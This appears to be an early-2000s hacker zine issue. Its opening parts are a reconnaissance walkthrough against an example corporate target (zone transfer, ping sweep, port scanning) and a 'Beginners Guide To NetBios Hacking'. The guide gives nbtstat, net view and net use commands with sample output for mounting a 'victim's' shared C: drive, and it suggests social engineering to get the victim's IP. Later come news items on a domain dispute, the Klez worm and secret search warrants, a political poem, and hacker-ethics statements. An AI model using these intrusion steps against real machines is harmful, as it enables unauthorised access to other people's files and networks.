By finding out which ports are "listening" you can also determine what operating system the target system is running. For example, if port 139 and 135 are listening the O.S. is probably Windows NT. Not only helpful, but knowing a system's O.S. is essential later on in the hack.

Now for a quick run through. Let's say my target is Microsoft. The first thing I would do is to check out their domain registration at a "whois" website. There I would DNS and perform a DNS zone transfer which will give me a list of all the

computers connected to Microsoft and their ip addresses. I would do a trace route to find the path to Microsoft's main domain and see if any firewalls or routers are connected to it. Then I would ping sweep Microsoft's entire network to see which computers are connected to the Internet and the ones that are connected, I would port scan them to see what services (programs) they are running. With that I would be able to figure out their operating system and pick the most vulnerable computer.

Easy isn't it? But remember this is only the first part. Next you'll have to do some research to see if you can exploit any of the services running or get a password and take control of the target through privilege escalation. But that'll be covered in issues to come and please remember that if you do get access to a computer don't change or destroy any data it'll only get you in trouble. Also, please try to fix the security flaws so that you won't be seen as a criminal but as someone helping them out.

Beginners Guide To NetBios Hacking

Written By Khaos

Ok, this is going to be a guide to basic NetBIOS hacking (duh). With this info and the right conditions, you should be able to gain control of another computer on your network in about 2 minutes or less.

First of all, what is NetBIOS? NetBIOS stands for Network Basic Input Output System and is Micro$oft's answer to the problem of File and Print sharing (F/P sharing).

First thing to do is to get an IP of the computer on the network that you want to hack. NetBIOS only works over a network. (Actually, it used to work over the net. I used to be able to connect to someone who had F/P sharing on with only that person's IP. That no longer works unfortunately. I believe what happened is that Road Runner, DSL, etc. blocked the use of NetBIOS over their service, making it basically only useful on a network now…Anyone who knows about this or has any documentation on this please email me. But for most of you, that isn't important, so just keep reading.) There are many ways to obtain your victim's IP, and I won't go into detail here, if you can't figure it out you probably shouldn't be reading this, but if all else fails try social engineering ☺ heh.

All right, now to the fun stuff. I'm gonna walk you through it step by step. First thing to do is open up a command prompt (goto start, run, type

"command", press enter) in the command prompt type "nbtstat -A ipaddress" the caps and spacing are important.

Ex:

C:\>nbtstat -A 127.0.0.1

       NetBIOS Remote Machine Name Table

Name		Type
DEFAULT	<00>	UNIQUE
WORKGROUP	<00>	GROUP
WORKGROUP	<03>	GROUP
DEFAULT	<00>	UNIQUE
WORKGROUP	<20>	GROUP

MAC Address = 00-05-4A-65-F5-66
C:\>

End ex.

Now what we are looking for is the <20>. Don't worry about all the other stuff; what you are looking for is the <20>. The <20> means that it has F/P sharing ON, which means you can "get in".

Now what we wanna do is see what resources they have…to do this we use the net view command (type "net view \\Ipadress)

Ex:

C:\>net view \\127.0.0.1
Shared resources at \\127.0.0.1

Sharename	Type	Comment
C	Disk	
CANNON	Printer	

The command was completed successfully

C:\>

End Ex:

This shows us what resources are on the other computer. C is their C: drive, CANNON is their printer, etc. Now what we are gonna do is take over their C: drive. To do this we do Net Use Z: \\Ipaddress. The Z: may be a bit confusing, but all you are doing is assigning a drive letter to their C: drive. If you don't get it just keep reading:

Ex:
C:\>net use Z: \\127.0.0.1\c
This command was completed successfully.

C:\>

End Ex:

Now you are "in" To access their C: drive either type "Z:" in the dos prompt, or go to my computer and double click the new drive called "C on 127.0.0.1" There ya go! You have control of the victims C: drive. That's all there really is to it.

Now let's say you are done meddling with your victim's computer. How do you delete their drive from your computer? Just open up a command prompt and type "Net Use /delete Z:"

Ex:
C:\>net use /delete z:
The command was completed successfully.

C:\>

End Ex:

Now if your network uses space on the server for users to keep files (MB_225 being the server name). You can assign their directories to a drive letter. For example if user LIAN1234 keeps their files in \\MB_225\LIAN1234\ you get to that user's directory by typing.

Ex:
C:\>net use Z: \\MB_225\LIAN1234\
The command was completed successfully.

C:\>

End Ex:

There is another way to do NetBIOS hacking, and that is to edit the lmhosts (or hosts) file. I find this way the easiest though.

One last thing that you should know is how to turn off F/P sharing on your own computer. You may be at risk and not know it. To turn F/P sharing off goto start, settings, control panel, network, click File and Print sharing and uncheck the boxes that say "I want too be able

to give others access to print to my printer(s)."

Now remember this is only the most basic form of NetBIOS hacking, it gets much deeper.

Well, that's all for this guide, I hope this help you understand NetBIOS hacking a little better. Check back at www.port7alliance.com for another, more in depth article on the NetBIOS. Until next time,

        Laterz,

            Khaos

        My email is khaos@port7alliance.com

NEWS
Not the weather

MTV A GENERIC NAME, SAYS RULING
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Viacom International Inc, which operates Music Television (MTV) Networks,
has lost a claim to to the "MTV" domain name although it operates sites
such as mtv.com, mtvasia.com and mtv-china.com.

The Singapore Domain Name Dispute Resolution Service said the name "MTV",
as used by the Taiwanese firm Elitist Technologies Co Ltd for its website
mtv.com.sg, was generic as an abbreviation for music videos.

The disputed Chinese-language website, which has a disclaimer saying it it
not affiliated with Viacom or MTV, offers free e-mail and serves as a
portal for supplying Chinese entertainment products and services.

Elitist Technologies had rejected exclusivity claims by Viacom, arguing the
acronym MTV was generic as there is no direct translation in the Chinese
language.

In making the April 15 decision, the ruling's author, Mr Daniel Seng, said
that MTV is "generic as it has entered the local Chinese language as an
abbreviation for music videos."

It was the first case heard by the body which was set up early this year.
Its rulings can be challenged in Singapore courts.
-AFP

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The Straits Times (Singapore)
APRIL 25, 2002

A New Risk to Computers Worldwide
by John Schwartz

A rogue computer program that is the online equivalent of a quick-change artist is infecting computers around the world via e-mail and clogging computer networks.

The program, W32/KLEZ.H, is a "blended threat," combining elements of a virus, which infects machines, and a worm, which transports itself from machine to machine. It also tries to disable some antivirus programs.

It makes itself hard for users to spot by changing its e-mail subject line, message and name of the attachment at random, drawing from a database that includes, for example, such subject lines as "Hello, honey," and "A very funny website."

The program has grown increasingly common as users unknowingly activate it sometimes without even opening the e-mail attachment that carries the virus and allow it to send copies of itself to those in the victim's e-mail address file.

"It is exploding," said Keith Peer, chief executive of Central Command, a computer security company.

The rapid spread of the program caused Symantec and McAfee.com, two prominent computer protection companies, to upgrade their warnings about it in recent days; Symantec said on its Web site that it now considered the program a "category 4" risk, its second-highest ranking.

The program exploits vulnerable spots in computer programs, most notably a problem in earlier versions of Microsoft's mail programs, Outlook and Outlook Express, which allows some types of computer programs to be activated even if they are in the "preview pane."

"What happened to the Fourth Amendment?

<http://www.zwire.com/site/
news.cfm?newsid=3936063&BRD=982&PAG=461&dept_id=467992&rfi=6>

April 24, 2002
The state Legislature has given police power to search your home
without telling you why.
Two new laws, which took effect Monday as part of anti-terror efforts,
also shield from public scrutiny the reasons for police searches.

Defense lawyers and civil libertarians are outraged at the laws, which
make search warrants and supporting documents such as affidavits
non-public records.

"If you think the police did secretive work before, just wait,"
defense attorney William Cataldo said. "It gives more power to the
ignorant and more power to those who would take your rights."

Defense lawyer Walter Piszczatowski said: "This is nuts, this is
beyond nuts.

"What happened to the Fourth Amendment? We're living in a police
state."

That means the public, the press, and in some cases even the person
accused of the crime, can't know why the police entered a home without
permission.

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paul wolfowitz has a limited nuclear war up his ass
it knocks all that shit into his words
daniel rumsfeld clenches his raised fists
says "sure as hell" and "damn right we do"
claims the right to assassinate me
the right to assassinate you   he always has
a tough-guy movie playing in his limousine
howard baker and ari fleischer
give him several gourmet biscuits
before tying him up for the night
penis cheney is laughing off exploded red cross centers
saying "rip out my heart
you can use to for an ice pack"
robert mcnamara eats a healthy breakfast
and sprinkles napalm on his neighbors' pets
he's killed 80,000 of your best and brightest sons
and millions of slaughterburned vietnamese
he's wearing the same suit
cheering on ground assaults "we're bringing hell"
henry kissenger wants to passionately kiss
ariel sharon   and soothes his lust
by ordering torture kits on pinochet's birthday
"bomb laos bomb cambodia bomb c.i.s.p.e.s bomb dissent"
are the bloody banners
that drip from the holes in history
speech writers are receiving secret dick nixon awards
and huac medals of honors
spit shined by charlton heston and ronald reagan
the almost president
plays horsey on his daddy's oil well looking at the pretty colors
the almost president
says drill alaska——do it for america
incarcerate civilians——do it for america
spy on the innocent——do it for america
detain the different————do it for america
criminalize the internet——do it for america
de-constitution the populace——do it for america
the string has to be re——pulled
he waits   almost thinking
looking at the pretty colors
his texas friends make millions
building army barracks in Kosovo
dropping flag-wrapped boxed lunches
to bombbroken afganis
as pr firms like rendon group inc
stir martinis with dead children
removed from the news   Written by Anthony George

Statements From The Writers

Black Hatters

By Khaos of the Port 7 Alliance, www.port7alliance.com

White hat. Gray hat. Black hat. Which are you? Are you a true hacker, one who has an unquenchable thirst for knowledge, a white hat hacker, who shares that knowledge with all? Or have you fallen to the dark side somewhere along the line. Do you hack into a system for the sole purpose of fucking it up, a black hat hacker, not caring about what could be learned by exploring the system? Or are you one who falls somewhere in between, a gray hat hacker, one who has the thirst for knowledge, but occasionally slips into the dark side? I honestly hope that you wear white or gray. There are already way too many black hatters. Black hat hackers are the ones who give hacking its undesirable reputation. If you decide to be a black hat hacker, please find a different home, because the Port 7 Alliance is not for you.

Don't Judge Us

Here at port7a we don't care what race you are or anything of that nature. You might think that we are little cyber punks... no we are your average people of america that have a better understanding of the world than you or Big Brother does... Don't judge us. Some of us are new to this thing you call hacking and some of us are not. What I am trying to say is that we are only on a quest for knowledge not hate.

-Scramble45

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